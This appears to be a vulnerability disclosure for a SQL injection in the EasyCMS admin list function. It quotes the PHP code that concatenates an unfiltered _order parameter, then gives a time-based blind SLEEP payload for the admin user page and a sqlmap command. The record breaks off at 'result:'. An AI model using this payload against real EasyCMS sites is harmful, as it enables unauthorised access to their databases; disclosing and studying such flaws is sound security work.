EasyCMS's background query function SQL injection vulnerability(new)

1.The following code has SQL injection:


vulnerability found in: \App\Modules\Admin\Action\ArticlemAction.class.php line 390 function _list

```
$list = $model->where($map)->relation(true)->order($order.' '.$sort)
                                ->limit($p->firstRow.','.$p->listRows)
                                ->select();
if (method_exists($this, '_tigger_list')) {
        $this->_tigger_list($list);
}
foreach ($map as $key => $val) {
        if (!is_array($val)) {
                $p->parameter .= "$key=" . urlencode($val) . "&";
        }
}
```

```php
        //分页查询数据
        //$list = $model->where($map)->order($order . ' ' . $sort)->select();
        $list = $model->where($map)->relation(true)->order($order.' '.$sort)
                      ->limit($p->firstRow.','.$p->listRows)
                      ->select();
        //回调函数，用于数据加工，如将用户id，替换成用户名称
        if (method_exists($this, '_tigger_list')) {
            $this->_tigger_list($list);
        }
        //分页跳转的时候保证查询条件
        foreach ($map as $key => $val) {
            if (!is_array($val)) {
                $p->parameter .= "$key=" . urlencode($val) . "&";
            }
        }
```

The variable Order is not filtered and SQL injection exists.

Web sample:



2.Payload URL:/index.php?s=/admin/user/index.html

Payload: _order=123 AND (SELECT 8561 FROM (SELECT(SLEEP(5)))MlTU)&keyword=123&numPerPage=10&pageNum=1

Parameter: _order (POST)

Type: time-based blind

sqlmap command: python sqlmap.py -r easycms.txt -batch

result: